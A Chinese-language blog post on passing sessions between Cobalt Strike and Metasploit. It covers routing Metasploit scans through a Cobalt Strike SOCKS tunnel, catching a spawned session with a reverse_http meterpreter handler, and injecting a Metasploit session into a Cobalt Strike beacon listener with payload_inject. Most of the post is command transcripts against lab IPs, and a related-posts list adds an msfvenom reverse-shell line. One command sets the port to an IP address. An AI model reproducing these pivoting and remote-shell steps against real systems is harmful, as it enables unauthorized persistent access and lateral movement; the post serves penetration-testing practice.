
Cobaltstrike与MSF会话派生
Cobaltstrike与MSF会话派生
前言
一般在渗透的过程中,Get到shell之后一般来说我喜欢上线到Cobaltstrike,但是Cobaltstrike的会话是60S更新一次,有时候功能也并没有MSF完善(我的插件不够厉害哈哈),那么今天我准备记录一下如何实现Cobaltstrike与MSF的联动,并且在下面几篇文章里,我准备着重讲一下隧道技术,尤其是SSH隧道技术、SOCK4隧道技术、SOCK5隧道技术。
正文
Cobastrike搭建SockS隧道
首先Cobaltstrike获取一个会话,然后搭建SockS。

然后再view里找到Proxy Pivots,点击Tunnel查看代理设置。

打开Metasploit,设置Socks代理
msf6 > setg Proxies socks4:192.168.37.129:8265 //设置走Cobaltstrike的代理通道

Proxies => socks4:192.168.37.129:8265

msf6 >  setg ReverseAllowProxy true				//设置允许双向通道

ReverseAllowProxy => true

msf6 > use auxiliary/scanner/ip/ipidseq  		//设置寻找空闲主机

msf6 auxiliary(scanner/ip/ipidseq) > show options

msf6 auxiliary(scanner/ip/ipidseq) > set RHOSTS 192.168.37.128-135

RHOSTS => 192.168.37.128-135


msf6 auxiliary(scanner/ip/ipidseq) > run
发现成功扫描到空闲主机:
Cobaltstrike派生会话
当Cobaltstrike获取到上线主机后,有时候需要传递会话到MSF,操作如下:
首先建立新的Foreign HTTP监听器,设置IP为MSF接收的IP,设置Port是一会儿MSF监听的端口

然后打开MSF,设置好监听器:
msf6 > use exploit/multi/handler

[*] Using configured payload generic/shell_reverse_tcp

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http

payload => windows/meterpreter/reverse_http

msf6 exploit(multi/handler) > set lhost 192.168.37.134

lhost => 192.168.37.134

msf6 exploit(multi/handler) > set lport 8088

lport => 8088

msf6 exploit(multi/handler) > run -j
然后打开Cobaltstrike,转发会话,方法如下,在会话栏里选择spawn,选择payload为刚才设置的MSFpayload,选择Choose后Metasploit接收到会话。

Metasploit派生会话
如果Metasploit已经获取到了一个会话,可以通过payload_inject模块进行会话派生,将会话传递到Cobaltstrike。
这里我尝试先用MSF进行流量加密,再进行会话派生,具体可参照博客:https://www.cnblogs.com/culin/#/c/subject/p/15119863.html。
操作如下,首先Cobaltstrike建立新Becon HTTP的监听器,设置好监听的IP和Port

然后获取到MSF的会话后,需要调用payload_inject模块,方法如下
msf6> use exploit/windows/local/payload_inject

msf6> set payload windows/meterpreter/reverse_http  //注意payload的匹配

msf6> set session 2					//需要转发会话的SESSION

msf6> set lhost 192.168.34.129		//设置需要转发的IP

msf6> set lport 192.168.34.129 		//设置需要转发的port

msf6> run							//开始转发
可以成功看到会话就转发成功了:

此时Cobaltstrike的会话也会被加密,更加的安全一。
Cobaltstrike与MSF会话派生的更多相关文章
- Cobaltstrike与Metasploit会话转换
这里只做记录,不做详解 0x00 实验环境 被控制机:192.168.126.129 Metasploit:192.168.126.128 Cobaltstrike:182...* 0x01 CS会话 ...
- CS与MSF之间的会话传递
0x01 MSF会话传递到CS 1. CS上的操作 点击Cobalt Strike然后选择监听器,创建一个HTTPS Beacon的监听器即可 创建成功后如下 2. MSF上的操作 前提是已经获取到了 ...
- cobalt strike笔记-CS与MSF,Armitage,Empire互转shell
0x01 Metasploit派生shell给Cobaltstrike 生成木马: msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata ...
- Cobaltstrike系列教程(二)-Listner与Payload生成 heatlevel
0x000-前文 Cobaltstrike系列教程(一)简介与安装 0x001-Listner(监听器)介绍 ①Cobaltstrike listner简介 可能有一些小白并不理解什么叫做listne ...
- CobaltStrike与Metasploit实战联动
前言 CobalStrike 与 Metasploit 均是渗透利器,各有所长.前者更适合做稳控平台,后者则更擅长内网各类探测搜集与漏洞利用.两者更需要灵活的联动,各自相互依托,从而提升渗透的效率. ...
- WCF初探-26:WCF中的会话
理解WCF中的会话机制 在WCF应用程序中,会话将一组消息相互关联,从而形成对话.会话”是在两个终结点之间发送的所有消息的一种相互关系.当某个服务协定指定它需要会话时,该协定会指定所有调用(即,支持调 ...
- WCF系列教程之WCF中的会话
本文参考自http://www.cnblogs.com/wangweimutou/p/4516224.html,纯属读书笔记,加深记忆 一.WCF会话简介 1.在WCF应用程序中,回话将一组消息相互关 ...
- msf stagers开发不完全指北(四): msf 中使用域前置技术隐藏流量
msf 中使用域前置技术隐藏流量 前几篇都是说了下如何采用不同的语言开发 reverse_tcp 第二阶段,接下来将慢慢分析 reverse_http,这篇文章并不会围绕 stagers 进行讲解,这 ...
- Cobalt Strike系列教程第一章:简介与安装
Cobalt Strike是一款超级好用的渗透测试工具,拥有多种协议主机上线方式,集成了提权,凭据导出,端口转发,socket代理,office攻击,文件捆绑,钓鱼等多种功能.同时,Cobalt St ...
随机推荐
- Dockerfile优化方式
如今GitHub 仓库中已经包含了成千上万的Dockerfile,但并不是所有的Dockerfile都是高效的.本文将从四个方面来介绍Dockerfile的最佳实践,以此来帮助大家编写更优雅的Dock ...
- 全新安装Windows版 Atlassian Confluence 7.3.1 + MySQL 8.0,迁移数据,并设置服务自启
Confluence是一个专业的企业知识管理与协同软件,也可以用于构建企业wiki.使用简单,但它强大的编辑和站点管理特征能够帮助团队成员之间共享信息.文档协作.集体讨论,信息推送. 安装Conflu ...
- POJ 3347 Kadj Squares 计算几何
求出正方形的左右端点,再判断是否覆盖 #include <iostream> #include <cstdio> #include <cstring> #inclu ...
- AcWing 243. 一个简单的整数问题2
给定一个长度为N的数列A,以及M条指令,每条指令可能是以下两种之一: 1."C l r d",表示把 A[l],A[l+1],-,A[r] 都加上 d. 2."Q l r ...
- Spring:Spring事务手动回滚方式
方法1: 在service层方法的catch语句中增加:TransactionAspectSupport.currentTransactionStatus().setRollbackOnly();语句 ...
- 3shell命令替换
Shell 命令替换是指将命令的输出结果赋值给某个变量.比如,将使用ls命令查看到的某个目录中的内容保存到某个变量中,这就需要使用命令替换. Shell 中有两种方式可以完成命令替换,一种是反引号` ...
- PHP设计模式之策略模式(转)
介绍 策略模式:定义了算法族,分别封装起来,让它们之间可以互相替换,此模式让算法的变化独立于使用算法的客户. 封装:把行为用接口封装起来,我们可以把那些经常变化的部分,从当前的类中单独取出来,用接 ...
- Spring Ioc和依赖注入
总结一下近来几天的学习,做个笔记 以下是Spring IoC相关内容: IoC(Inversion of Control):控制反转: 其主要功能可简单概述为:将 用 new 去创建实例对象,转换为让 ...
- ReadyAPI 测试工具和创建管理
通过测试加速API质量APIs 和微服务正在改变组织在数字世界中开展业务的方式,对它们进行测试 比以往任何时候都更加重要 ReadyAPI测试工具是创建.管理.并运行自动化测试REST.SOAP.Gr ...
- Hive源码上手及问题解决
一.编译准备 1.下载源码包 https://github.com/apache/hive/archive/refs/tags/rel/release-2.3.7.zip 或使用git直接拉取 无法解 ...